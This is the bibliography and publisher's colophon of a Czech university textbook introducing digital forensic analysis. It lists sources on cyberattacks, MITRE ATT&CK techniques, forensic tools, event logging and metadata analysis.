23. Yubico. *Cybersecurity glossary. What is a Sim Swap?* [cit. 2022-10-15]. Dostupné z: https://www.yubico.com/resources/glossary/sim-swap/

24. F5 Distributed Cloud DDoS Mitigation. *Cloud-delivered DDoS mitigation that detects and mitigates attacks before they reach your network infrastructure and applications.* [cit. 2022-10-15]. Dostupné z: https://www.f5.com/cloud/products/l3-and-l7-ddos-attack-mitigation

25. Warburton David, Ojeda Edgar & Heath Malcolm. *2022 Application Protection Report: DDoS Attack Trends.* F5 Labs. [cit. 2022-10-15]. Dostupné z: https://www.f5.com/labs/articles/threat-intelligence/2022-application-protection-report-ddos-attack-trends

26. Hassold Crane. Nigerian Ransomware: *An Inside Look at Soliciting Employees to Deploy DemonWare.* Abnormal Blog.Threat Intel. [cit. 2022-10-15]. Dostupné z: https://abnormalsecurity.com/blog/nigerian-ransomware-soliciting-employees-demonware

27. Toulas Bill. *Ransomware gangs increase efforts to enlist insiders for attacks.* Bleepingcomputer. News. Security. [cit. 2022-10-15]. Dostupné z: https://www.bleepingcomputer.com/news/security/ransomware-gangs-increase-efforts-to-enlist-insiders-for-attacks/

28. Inglis, Michael. *Dangers from within – The Ransomware affiliate system* [online]. 2021 [cit. 2022-10-15]. Dostupné z: https://www.cybersecurityherald.com/dangers-from-within-the-ransomware-affiliate-system/

29. Goodin Dan. *Stolen RSA data used to hack defense contractor. SecurID woes catch up to Lockheed Martin.* The Register. [cit. 2022-10-02]. Dostupné z: https://www.theregister.com/2011/06/06/lockheed_martin_securid_hack/

30. Drew Christopher, Markoff John. *Data Breach at Security Firm Linked to Attack on Lockheed.* The New York Times. [cit. 2022-10-02]. Dostupné z: https://www.nytimes.com/2011/05/28/business/28hack.html

31. Cohen Gary. *Throwback Attack: Chinese hackers steal plans for the F-35 fighter in a supply chain heist.* Industrial Cybersecurity Pulse. [cit. 2022-10-02]. Dostupné z: https://www.industrialcybersecuritypulse.com/throwback-attack-chinese-hackers-steal-plans-for-the-f-35-fighter-in-a-supply-chain-heist/

32. National Counterintelligence and Security Center. Office of the Cyber Executive. Kaseya VSA Supply Chain Ransomware Attack. [cit. 2022-10-02]. Dostupné z: https://www.dni.gov/files/NCSC/documents/SafeguardingOurFuture/Kaseya%20VSA%20Supply%20Chain%20Ransomware%20Attack.pdf

33. Andersson Alexander. *How the Kaseya VSA Zero-Day Exploit Worked. Truesec.* Blog. [cit. 2022-10-02]. Dostupné z: https://blog.truesec.com/2021/07/06/kaseya-vsa-zero-day-exploit/

34. Kovacs Eduard. *SolarWinds Likely Hacked at Least One Year Before Breach Discovery*. Security Week. Cybersecurity News, Insigts & Analysis. [cit. 2022-10-02]. Dostupné z: https://www.securityweek.com/solarwinds-likely-hacked-least-one-year-breach-discovery

35. Daniel Brett. *The SolarWinds Orion Hack Explained.* Trenton Systems Blog. [cit. 2022-10-02]. Dostupné z: https://www.trentonsystems.com/blog/solarwinds-hack-overview-prevention

36. Fortune Media IP Limited. *Fortune 500.* [cit. 2022-10-02]. Dostupné z: https://fortune.com/ranking/fortune500/

37. Kent Karen, Chevalier Suzanne, Grance Tim, Dang Hung. *Guide to Integrating Forensic Techniques into Incident Response.* Recommendations of the National Institute of Standards and Technology. NIST – National Institute of Standards andTechnology. U.S. Department of Commerce. [cit. 2022-10-02]. Dostupné z: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf

38. The MITRE Corporation. *ATT&CK Matrix for Enterprise.* [cit. 2022-10-02]. Dostupné z: https://attack.mitre.org/matrices/enterprise

39. Magnet Forensic. *Anatomy of an Ediscovery Investigation.* Industry News, November 18, 2021. [cit. 2022-10-02]. Dostupné z https://www.magnetforensics.com/blog/anatomy-of-an-ediscovery-investigation/

40. Krejčí Zdeněk. *Prohlídka dle trestního řádu ve světle rozhodování Ústavního soudu.* Ministerstvo vnitra České republiky. [cit. 2022-10-15]. Dostupné z: https://www.mvcr.cz/clanek/prohlidka-dle-trestniho-radu-ve-svetle-rozhodovani-ustavniho-soudu.aspx

41. Heiderová Jana. *Provedení domovní prohlídky jako neodkladného a neopakovatelného úkonu.* [cit. 2022-10-15]. Dostupné z: https://www.epravo.cz/top/clanky/provedeni-domovni-prohlidky-jako-neodkladneho-a-neopakovatelneho-ukonu-95348.html
42. Kent Karen, Chevalier Suzanne, Grance Tim, Dang Hung. *Guide to Integrating Forensic Techniques into Incident Response.* Recommendations of the National Institute of Standards and Technology. NIST – National Institute of Standards andTechnology. U.S. Department of Commerce. [cit. 2022-10-15]. Dostupné z: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf
43. Cornell Law School. Legal Information Institute. *Best evidence rule.* [cit. 2022-10-15]. Dostupné z: https://www.law.cornell.edu/wex/best_evidence_rule
44. *ASR Data Acquisition & Analysis, LLC* [online]. [cit. 2022-01-03]. Dostupné z: http://www.asrdata.com/
45. Interpol. *Guidelines for Digital Forensics First Responders. Best practices for search and seizure of electronic and digital evidence.* [cit. 2022-01-03]. Dostupné z: www.interpol.int/content/download/16243/file/Guidelines%20to%20Digital%20Forensics%20First%20Responders_V7.pdf
46. Magnet Forensics. *How to Get Started With Comae.* [cit. 2022-01-03]. Dostupné z: https://www.magnetforensics.com/blog/how-to-get-started-with-comae/
47. Microsoft. *How to read the small memory dump file that is created by Windows if a crash occurs.* [cit. 2022-01-03]. Dostupné z: https://docs.microsoft.com/en-us/troubleshoot/windows-client/performance/read-small-memory-dump-file
48. NETRESEC. *NetworkMiner.* [cit. 2022-01-03]. Dostupné z: https://www.netresec.com/?page=NetworkMiner
49. *PCAP Next Generation (pcapng) Capture File Format* [online]. The Internet Engineering Task Force (IETF) [cit. 2022-11-20]. Dostupné z: https://www.ietf.org/archive/id/draft-ietf-opsawg-pcapng-00.txt
50. *Wireshark Foundation, Inc.* [online]. [cit. 2023-11-19]. Dostupné z: https://www.wireshark.org/
51. Wireshark™ portable. [cit. 2022-01-03]. Dostupné z: https://portapps.io/app/wireshark-portable/
52. Magnet Forensics. Free Tools. [cit. 2022-01-03]. Dostupné z: https://support.magnetforensics.com/s/free-tools
53. Zimmerman Eric. Introducing KAPE – Kroll Artifact Parser and Extractor. [cit. 2022-01-03]. Dostupné z: https://www.kroll.com/en/insights/publications/cyber/kroll-artifact-parser-extractor-kape
54. *JTAG Technologies* [online]. [cit. 2023-11-19]. Dostupné z: https://www.jtag.com/downloads-whitepapers/
55. *Forensee s.r.o.* [online]. [cit. 2023-11-20]. Dostupné z: https://www.forensee.cz/
56. *Jtag Chip Off Forensics* [online]. Binary Intelligence [cit. 2022-11-22]. Dostupné z: https://www.binaryintel.com/services/jtag-chip-off-forensics/chip-off_forensics/
57. Kessler Gary C. *GCK'S FILE SIGNATURES TABLE.* [cit. 2023-11-20]. Dostupné z: https://www.garykessler.net/library/file_sigs.html
58. Wikipedia. The Free Encyklopedia. *List of file signatures*. [cit. 2023-11-20]. Dostupné z: https://en.wikipedia.org/wiki/List_of_file_signatures

59. *Portable Network Graphics (PNG) reference library* [online]. Greg Roelofs [cit. 2022-11-22]. Dostupné z: http://www.libpng.org/pub/png/pngintro.html
60. *PKWARE, Inc.* [online]. [cit. 2022-11-22]. Dostupné z: https://www.pkware.com/
61. Mitec. *Windows Registry Recovery*. [cit. 2023-11-20]. Dostupné z: https://www.mitec.cz/wrr.html
62. *Registry Explorer*. Eric Zimmerman [cit. 2022-12-07. Dostupné z: https://ericzimmerman.github.io/#!index.md
63. Microsoft. *Windows 10 release information.* [cit. 2023-11-20]. Dostupné z: https://docs.microsoft.com/en-us/windows/release-health/release-information
64. *The Current Epoch Unix Timestamp* [online]. Dan's Tools [cit. 2022-11-22]. Dostupné z: https://www.unixtimestamp.com/
65. Microsoft. *File Times*. [cit. 2023-11-20]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/sysinfo/file-times
66. Microsoft. *Audit logon events*. [cit. 2023-11-20]. Dostupné z: https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/basic-audit-logon-events
67. Yamato Security. *Yamato Security's Ultimate Windows Event Log Configuration Guide For DFIR And Threat Hunting.* [cit. 2023-11-20]. Dostupné z: https://github.com/Yamato-Security/EnableWindowsLogSettings
68. *Event Log Explorer™* [online]. FSPro Labs [cit. 2022-11-22]. Dostupné z: https://www.unixtimestamp.com/
69. Microsoft. *Audit logon events.* [cit. 2023-11-20]. Dostupné z: https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/basic-audit-logon-events
70. The MITRE Corporation. *Brute Force.* [cit. 2023-11-20]. Dostupné z: https://attack.mitre.org/techniques/T1110/
71. The MITRE Corporation. *Data Components. User Account: User Account Authentication.* [cit. 2023-11-20]. Dostupné z: https://attack.mitre.org/datasources/DS0002/#User%20Account%20Authentication
72. Microsoft. *Command line process auditing.* [cit. 2023-11-20]. Dostupné z: https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/command-line-process-auditing
73. The MITRE Corporation. *Software. Certutil.* [cit. 2023-11-20]. Dostupné z: https://attack.mitre.org/software/S0160/
74. LOLBAS. *Living Off The Land Binaries, Scripts and Libraries*. [cit. 2023-11-20]. Dostupné z: https://lolbas-project.github.io/
75. Microsoft. *Monitor the use of removable storage devices.* [cit. 2023-11-20]. Dostupné z: https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/monitor-the-use-of-removable-storage-devices
76. Microsoft. *Audit PNP Activity*. [cit. 2023-11-20]. Dostupné z: https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/audit-pnp-activity
77. The MITRE Corporation. *OS Credential Dumping: LSASS Memory.* [cit. 2023-11-20]. Dostupné z: https://attack.mitre.org/techniques/T1003/001/

78. Microsoft. *Review event logs and error codes to troubleshoot issues with Microsoft Defender Antivirus.* [cit. 2023-11-20]. Dostupné z: https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/troubleshoot-microsoft-defender-antivirus?view=o365-worldwide
79. The MITRE Corporation. *Indicator Removal: Timestomp.* [cit. 2023-11-20]. Dostupné z: https://attack.mitre.org/techniques/T1070/006/
80. The MITRE Corporation. *Hide Artifacts: NTFS File Attributes.* [cit. 2023-11-20]. Dostupné z: https://attack.mitre.org/techniques/T1564/004/
81. Microsoft. *Internet Explorer security zones registry entries for advanced users.* [cit. 2022-11-22]. Dostupné z: https://learn.microsoft.com/en-us/troubleshoot/developer/browsers/security-privacy/ie-security-zones-registry-entries
82. Díaz Vicente. Deception at a scale. VirusTotal. [cit. 2022-11-22]. Dostupné z: https://blog.virustotal.com/2022/08/deception-at-scale.html
83. YARA. *Writing YARA rules.* [cit. 2022-11-22]. Dostupné z: https://yara.readthedocs.io/en/latest/writingrules.html
84. Patzke Thomas. *Sigma-SpecificationO.* [cit. 2022-11-22]. Dostupné z: https://github.com/SigmaHQ/sigma-specification
85. Iklody Andras. *MISP – Threat Intelligence Sharing Platform.* [cit. 2022-11-22]. Dostupné z: https://github.com/MISP/MISP
86. Roth, Florian. Neo23x0. [cit. 2022-11-22]. Dostupné z: https://github.com/Neo23x0
87. Nextron Systems. *Valhalla. YARA and Sigma Rule Feed.* [cit. 2022-11-22]. Dostupné z: https://www.nextron-systems.com/valhalla/
88. *NCC Research* [online]. NCC Group. [cit. 2022-11-22]. Dostupné z: https://research.nccgroup.com/
89. WithSecureLabs**.** *Chainsaw.* [cit. 2022-11-22]. Dostupné z: https://github.com/WithSecureLabs/chainsaw/releases
90. Yamato Security. Hayabusa. [cit. 2022-11-22]. Dostupné z: https://github.com/Yamato-Security/hayabusa
91. WithSecureLabs. *Rapidly Search and Hunt through Windows Forensic Artefacts*. *Chainsaw.* [cit. 2022-11-22]. Dostupné z: https://github.com/WithSecureLabs/chainsaw/blob/master/README.md#examples
92. The MITRE Corporation. *Modify Registry.* [cit. 2022-11-22]. Dostupné z: https://attack.mitre.org/techniques/T1112/
93. The MITRE Corporation. *OS Credential Dumping: LSASS Memory*. [cit. 2022-11-22]. Dostupné z: https://attack.mitre.org/techniques/T1003/001/
94. The MITRE Corporation. *Scheduled Task/Job: Scheduled Task.* [cit. 2022-11-22]. Dostupné z: https://attack.mitre.org/techniques/T1053/005/
95. Nextron Systems. *Thor Lite. Free IOC and YARA Scanner.* [cit. 2022-11-22]. Dostupné z: https://www.nextron-systems.com/thor-lite/
96. Roth, Florian. *Fenrir*. *Simple Bash IOC Scanner*. [cit. 2022-11-22]. Dostupné z: https://github.com/Neo23x0/Fenrir

97. Roth, Florian. *Loki - Simple IOC and YARA Scanner*. [cit. 2022-11-22]. Dostupné z: https://github.com/Neo23x0/Loki

98. Cisco. *NetFlow Version 9 Flow-Record Format.* [cit. 2022-11-22]. Dostupné z: https://www.cisco.com/en/US/technologies/tk648/tk362/technologies_white_paper09186a00800a3db9.html

99. *EXIF Data Explained* [online]. Photography Mad. [cit. 2022-11-22]. Dostupné z: https://www.photographymad.com/pages/view/exif-data-explained

100. *NirSoft* [online]. Nir Sofer. [cit. 2022-11-22]. Dostupné z: https://www.nirsoft.net/

101. NirSofer. *ExifDataView v1.15.* [cit. 2022-11-22]. Dostupné z: https://www.nirsoft.net/utils/exif_data_view.html

102. ExifTool by Phil Harvey. *Read, Write and Edit Meta Information!* [cit. 2022-11-22]. Dostupné z: https://exiftool.org/

103. *ExifTool* [online]. Phil Harvey [cit. 2022-11-24]. Dostupné z: https://exiftool.org/exiftool_pod.html

104. *Google Maps* [online]. Google,LLC [cit. 2022-11-25]. Dostupné z: https://www.google.com/maps/

105. *WiGLE* [online]. WiGLE, 2021 [cit. 2022-11-25]. Dostupné z: https://wigle.net/

106. *Number Resources* [online]. Internet Assigned Numbers Authority (IANA) [cit. 2022-11-25]. Dostupné z: https://www.iana.org/numbers

107. *Réseaux IP Européens Network Coordination Centre (RIPE)* [online]. [cit. 2022-11-25]. Dostupné z: https://www.ripe.net/

108. *Bulk IP Lookup* [online]. [cit. 2022-11-25]. Dostupné z: https://www.showmyip.com/bulk-ip-lookup/

109. *Browse Product by Downloads: AccessData FTK Imager* [online]. Exterro [cit. 2022-11-25]. Dostupné z: https://www.exterro.com/ftk-product-downloads

110. *TestDisk & PhotoRec Download* [online]. Christophe GRENIER [cit. 2022-12-05]. Dostupné z: https://www.cgsecurity.org/wiki/TestDisk_Download

111. *File Formats Recovered by PhotoRec* [online]. Christophe GRENIER [cit. 2022-12-05]. Dostupné z: https://www.cgsecurity.org/wiki/File_Formats_Recovered_By_PhotoRec

112. Zimmerman, Eric. *BStrings. GitHuB.* [cit. 2022-12-05]. Dostupné z: https://github.com/EricZimmerman/bstrings

Stránky našeho nakladatelství
https://oeconomica.vse.cz/

Název	**Úvod do digitální forenzní analýzy**
Autor	Ing. Jiří Hološka, Ph.D.
Vydavatel	Vysoká škola ekonomická v Praze Nakladatelství Oeconomica
Doporučeno	pro magisterské studium na VŠE v Praze
Vydání	první v elektronické podobě
Návrh obálky	Daniel Hamerník, DiS.
Počet stran	110
DTP	Vysoká škola ekonomická v Praze Nakladatelství Oeconomica
Sazba	autor

Tato publikace neprošla redakční úpravou.

ISBN 978-80-245-2489-4

Zdarma ke stažení